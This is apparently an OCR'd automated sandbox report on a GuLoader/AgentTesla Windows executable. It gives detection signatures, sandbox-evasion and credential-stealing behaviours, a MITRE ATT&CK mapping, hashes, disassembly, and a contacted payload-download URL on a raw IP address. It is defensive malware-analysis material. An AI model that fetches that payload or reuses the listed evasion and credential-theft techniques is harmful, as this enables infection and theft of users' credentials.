ID: 356107
Sample Name:
SKM_C335019110710230O.exe
Cookbook: default.jbs
Time: 15:17:08
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SKM_C3350191107102300.exe

Overview


General Information

Sample Name:	SKM_C335019110710230 0.exe
Analysis ID:	356107
MD5:	58bb0368bc9cf6e..
SHA1:	1b9beee4bf56a4d.
SHA256:	d8eb1f98c2e3656.
Tags:	GuLoader

Most interesting Screenshot:



Detection




AgentTesla GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Potential malicious icon found
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected GuLoader
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to detect Any.run
- Tries to detect sandboxes and other…

Classification



Startup

- **System is w10x64**
- SKM_C3350191107102300.exe (PID: 7056 cmdline: 'C:\Users\user\Desktop\SKM_C3350191107102300.exe' MD5: 58BB0368BC9CF6EC86C266F54CDEFEEB)
  - RegAsm.exe (PID: 6504 cmdline: 'C:\Users\user\Desktop\SKM_C3350191107102300.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - conhost.exe (PID: 1012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.603404281.000000001DD2 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Process Memory Space: RegAsm.exe PID: 6504	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: RegAsm.exe PID: 6504	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Process Memory Space: RegAsm.exe PID: 6504	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	Process Injection 1 1 2	Virtualization/Sandbox Evasion 3 4	OS Credential Dumping 1	Security Software Discovery 7 3 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E Ir N C
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 3 4	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	E R C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 1	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	System Information Discovery 4 2 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SKM_C3350191107102300.exe	22%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://sHYyUE.com	0%	Virustotal		Browse
http://sHYyUE.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://185.222.58.152/EDUORIGIN_baxLdLkc20.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.222.58.152/EDUORIGIN_baxLdLkc20.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegAsm.exe, 00000004.00000002.603404281.000000001DD21000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegAsm.exe, 00000004.00000002.603404281.000000001DD21000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sHYyUE.com	RegAsm.exe, 00000004.00000002.603404281.000000001DD21000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegAsm.exe, 00000004.00000002.603404281.000000001DD21000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.222.58.152	unknown	Netherlands		51447	ROOTLAYERNETNL	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356107
Start date:	22.02.2021
Start time:	15:17:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SKM_C335019110710230O.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@4/0@0/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 21.1% (good quality ratio 15.9%) • Quality average: 37.3% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:18:31	API Interceptor	656x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ROOTLAYERNETNL	Jagtap Trading - order #JEW-39-16.02.2021.exe	Get hash	malicious	Browse	• 45.137.22.36
	AKBANK E-DEKONT.exe	Get hash	malicious	Browse	• 45.137.22.52
	New Order.exe	Get hash	malicious	Browse	• 45.137.22.102
	New Order.exe	Get hash	malicious	Browse	• 45.137.22.102
	LnkxrWO6yvd9qaJ.exe	Get hash	malicious	Browse	• 185.222.58.156
	tuesdacrypted.exe	Get hash	malicious	Browse	• 185.222.57.68
	000009000000900.exe	Get hash	malicious	Browse	• 45.137.22.52
	TT.exe	Get hash	malicious	Browse	• 185.222.57.213
	Cotizaci#U00f3n de factura.exe	Get hash	malicious	Browse	• 45.137.22.52
	kart-009000000..pdf...exe	Get hash	malicious	Browse	• 45.137.22.52
	PO-OIOI09000.exe	Get hash	malicious	Browse	• 45.137.22.52
	090000090000-090.exe	Get hash	malicious	Browse	• 45.137.22.52
	kart gecmisi.exe	Get hash	malicious	Browse	• 45.137.22.52
	000000000900R.exe	Get hash	malicious	Browse	• 45.137.22.52
	0000000000009000.exe	Get hash	malicious	Browse	• 45.137.22.52
	090887000008000000.exe	Get hash	malicious	Browse	• 45.137.22.52
	PURCHASE ORDER098090.exe	Get hash	malicious	Browse	• 45.137.22.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rawwwwwwwcrypted.exe	Get hash	malicious	Browse	• 185.222.57.68
	REMOUOOO9O9.exe	Get hash	malicious	Browse	• 45.137.22.52
	RFQ-OM-3994 - Closing Date 31.12.2020 - MEPF-PO-2020-060PDF.exe	Get hash	malicious	Browse	• 185.222.58.156

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.793930759240635
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SKM_C335019110710230O.exe
File size:	61440
MD5:	58bb0368bc9cf6ec86c266f54cdefeeb
SHA1:	1b9beee4bf56a4d5b31654b7c7404df5ff13f2fe
SHA256:	d8eb1f98c2e365646d4b849ce9463769f173f7b4c95ea4dc705429a1798e1cfb
SHA512:	3078cfa6d4bfd47981bdac73d8cd41a4d37a8a076d01920dea680f643e683d07750ad9ee623976df6f4df76ccf37d03ae8899e7a88b976a3d28409735e936343
SSDEEP:	768:IZH/LgmvpoLA7SIKJrj7+I6vbfzrkEiV:mz5yLA7SIKZ6vTc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...m?.V.....0.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x4012c4
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	

General

Time Stamp:	0x56A83F6D [Wed Jan 27 03:54:21 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f8fb5be8a6ea86fb9d04da61d8bfeb3a

Entrypoint Preview

Instruction
push 00401504h
call 00007F7E70845993h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
cmp byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xchg eax, ebx
mov eax, dword ptr [E42F2C80h]
inc edi
popfd
add al, 37h
adc byte ptr [eax], 0000005Ah
mov edi, 0000006Ah
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [eax+00h], cl
push es
inc eax
add dword ptr [ecx], 41h
insb
outsb
add byte ptr [esi+000002FBh], dh
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
pop es
mov dh, 00h
pop edi
retf 9645h
dec esi
mov ecx, dword ptr [edi-2EF3FE6Eh]
mov dword ptr [ebp-42h], edi
pop es
xchg eax, ebx
adc al, 08h
movsd
loopne 00007F7E708459EAh
stosd
cdq
clts
mov ch, B4h
clc
ret
cmp cl, byte ptr [edi-53h]

Instruction
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xchg eax, ebp
add dword ptr [eax], eax
add byte ptr [ebx+00h], cl
add byte ptr [eax], al
add byte ptr [ebx], cl
add byte ptr [edx+49h], al
dec esp
inc ecx
inc edi
inc esp
inc ebp
push ebx
push ebx
dec esi
inc ebp
add byte ptr [52000901h], cl
inc ebp
inc esi
inc ebp
inc ebx
push esp
dec edi
push edx
dec ecx
add byte ptr [ecx], bl

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc024	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xf000	0x9b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0xd0	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb3f8	0xc000	False	0.454182942708	data	5.50136713696	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0xd000	0x118c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xf000	0x9b4	0x1000	False	0.18017578125	data	2.10544721685	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xf884	0x130	data		
RT_ICON	0xf59c	0x2e8	data		
RT_ICON	0xf474	0x128	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xf444	0x30	data		
RT_VERSION	0xf150	0x2f4	data	Hungarian	Hungary

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaAryMove, __vbaFreeVar, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryDestruct, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, _adj_fpatan, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaErrorOverflow, __vbaNew2, __vbaVar2Vec, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaVarDup, _CIatan, __vbaCastObj, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x040e 0x04b0
LegalCopyright	Copyright (C) AC
InternalName	Klysnerstorv8
FileVersion	1.00
CompanyName	AC
LegalTrademarks	Copyright (C) AC
Comments	AC
ProductName	AC
ProductVersion	1.00
FileDescription	AC
OriginalFilename	Klysnerstorv8.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Hungarian	Hungary	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-15:18:23.821649	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49726	80	192.168.2.6	185.222.58.152

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 15:18:20.784945011 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.774292946 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.820786953 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.820916891 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.821649075 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.871231079 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.871278048 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.871300936 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.871324062 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.871339083 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.871368885 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.871401072 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.917999983 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918077946 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918142080 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918162107 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918201923 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918204069 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918262005 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918268919 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918320894 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918323040 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918366909 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918392897 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918406963 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918437004 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.918438911 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.918500900 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.964941025 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965034008 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965125084 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965145111 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965161085 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965177059 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965183020 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965204954 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965220928 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965223074 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965238094 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965255976 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965270042 CET	80	49726	185.222.58.152	192.168.2.6
